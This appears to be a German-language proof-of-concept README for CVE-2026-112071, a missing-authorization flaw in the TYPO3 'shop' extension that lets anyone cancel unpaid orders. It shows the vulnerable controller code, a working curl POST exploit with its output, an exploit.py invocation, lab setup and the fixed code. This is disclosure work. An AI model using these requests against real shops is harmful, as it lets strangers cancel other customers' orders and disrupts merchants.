 yuwkaaa/cve-2026-112071
Nicht authentifizierte Auftragsstornierung in TYPO3 EXT:shop


Jeder Besucher kann unbezahlte Aufträge in einem TYPO3-Shop stornieren. cancelAction() übernimmt die
Auftrags-ID aus der Anfrage und prüft nie, wer aufruft. Auftrags-IDs sind fortlaufend,
somit ist jeder ausstehende Auftrag erreichbar. Kein Konto, keine Sitzung, ein einziges POST.
| CVE | CVE-2026-112071 |
| Advisory | TYPO3-EXT-SA-2026-036, 2026-10-20 |
| Paket | codingms/shop "TYPO3 Shop by coding.ms", 10.182 Installationen |
| Betroffen | < 4.9.4 · 5.0.0 – 5.21.0 · 6.0.0 – 6.2.0 |
| Behoben | 4.9.4 · 5.21.1 · 6.3.0 |
| CWE | CWE-862, Missing Authorization |
| CVSS 4.0 | 6.9 Mittel, wie von TYPO3 bewertet |
| CVSS 3.1 | 7.5 Hoch, AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N |

| Getestet auf | TYPO3 13.4.34, PHP 8.4, shop 6.2.0 |
| Danksagung | Nguyen Le Thanh Nam |
Zweite CVE im selben Advisory: CVE-2026-113468, PayPal-Callback- Fälschung im selben Controller.
Classes/Controller/BasketOrderController.php:1053, Version 6.2.0:
if ($this->request->hasArgument('basketOrder')) {
    $basketOrderUid = (int)$this->request->getArgument('basketOrder');
    /** @var BasketOrder $basketOrder */
    $basketOrder = $this->basketOrderRepository->findByIdentifier($basketOrderUid);
    if ($basketOrder instanceof BasketOrder) {
        // But only if it's in state "prepared"
        if ($basketOrder->getStatus() === 'prepared') {
            $basketOrder->setStatus('canceled');
            $basketOrder->setCanceledDate(new \DateTime());
            $this->basketOrderRepository->update($basketOrder);
cancel ist als öffentliche Plugin-Aktion in ext_localconf.php:62 registriert, sodass die
Aktion für jeden erreichbar ist. Die uid wird als (int) gecastet, daher gibt es hier keine SQL-Injection.
Was fehlt, ist eine Eigentumsprüfung. Das direkt darunterliegende elseif-Recht behandelt den
korrekten Fall und storniert die Bestellung, die in der eigenen Sitzung des Aufrufers gehalten wird.
Zwei Bedingungen begrenzen es: Die Zielbestellung muss sich im Zustand prepared befinden, und die Seite
muss das Plugin BasketOrder enthalten.
curl -X POST 'http://127.0.0.1:8081/' \
  --data 'tx_shop_basketorder[action]=cancel' \
  --data 'tx_shop_basketorder[controller]=BasketOrder' \
  --data 'tx_shop_basketorder[basketOrder]=1'
[poc] BEFORE
+-----+----------+---------------+
| uid | status   | canceled_date |
+-----+----------+---------------+
|   1 | prepared |             0 |
|   2 | paid     |             0 |
+-----+----------+---------------+

[poc] ATTACK  anonymous POST, no Cookie, no session, no FE/BE user  -> order 1
        HTTP 200   order 1 status: prepared -> canceled
[poc]   FIRED  an unauthenticated request cancelled the order
Kontrollen aus demselben Lauf: Auftrag 2 ist paid und bleibt unberührt, das Weglassen des
Arguments basketOrder ändert nichts, und die Installation hat null Frontend-Benutzer und
null offene Sitzungen. Vollständige Ausgabe in poc-transcript.txt.
GET liefert 404 zurück, weil TYPO3 es mit einem leeren cHash ablehnt. POST-Parameter sind nicht Teil des Cache-Hash, daher deckt cHash dies nicht ab.
exploit.py sendet dieselbe Anfrage gegen einen Host, den Sie besitzen. Standardmäßig Dry Run:
python3 exploit.py http://shop.example/checkout --order 42 --fire
Die Antwort ist HTTP 200, unabhängig davon, ob die Bestellung verschoben wurde. Bestätige dies im Backend.

get.typo3.org/13/tar.gz, Composer nicht erforderlich.shop aus dem veröffentlichten Packagist-Artefakt, plus codingms/additional-tca und
codingms/modules.EXT:shop/Configuration/TypoScript/ in das Root-Template ein.shop_basketorder-Inhaltselement auf einer Seite.tx_shop_domain_model_basketorder mit status = 'prepared' ein.php -S bereit, wobei PHP intl geladen ist.Überspringe Schritt 3, und jede Anfrage liefert 404 zurück, was wie eine Seite aussieht, die nicht verwundbar ist.
6.3.0 bindet die uid an die Session des Aufrufers:
$this->restoreSession();
$sessionBasketOrderUid = (int)($this->session['basketOrder'] ?? 0);
if ($sessionBasketOrderUid > 0 && $sessionBasketOrderUid === $basketOrderUid) {
orderAction() wies dasselbe Muster auf und ist von Payment-Callbacks aus erreichbar, bei denen kein Session-Cookie existiert, daher erhielt es BasketOrderHmacService, das die uid mit dem Site-encryptionKey signiert. Vollständiger Diff in
fix-6.2.0-to-6.3.0.diff, entnommen aus dem veröffentlichten 6.3.0-Artefakt. Dieser Patch wurde nur gelesen; der PoC wurde nicht erneut dagegen ausgeführt.
Gemeldet an [email protected]. Behobene Versionen von Thomas Deuling (coding.ms), Advisory von Torben Hansen (TYPO3 Security Team).
Für Testsysteme, die Sie besitzen oder für deren Test Sie autorisiert sind.







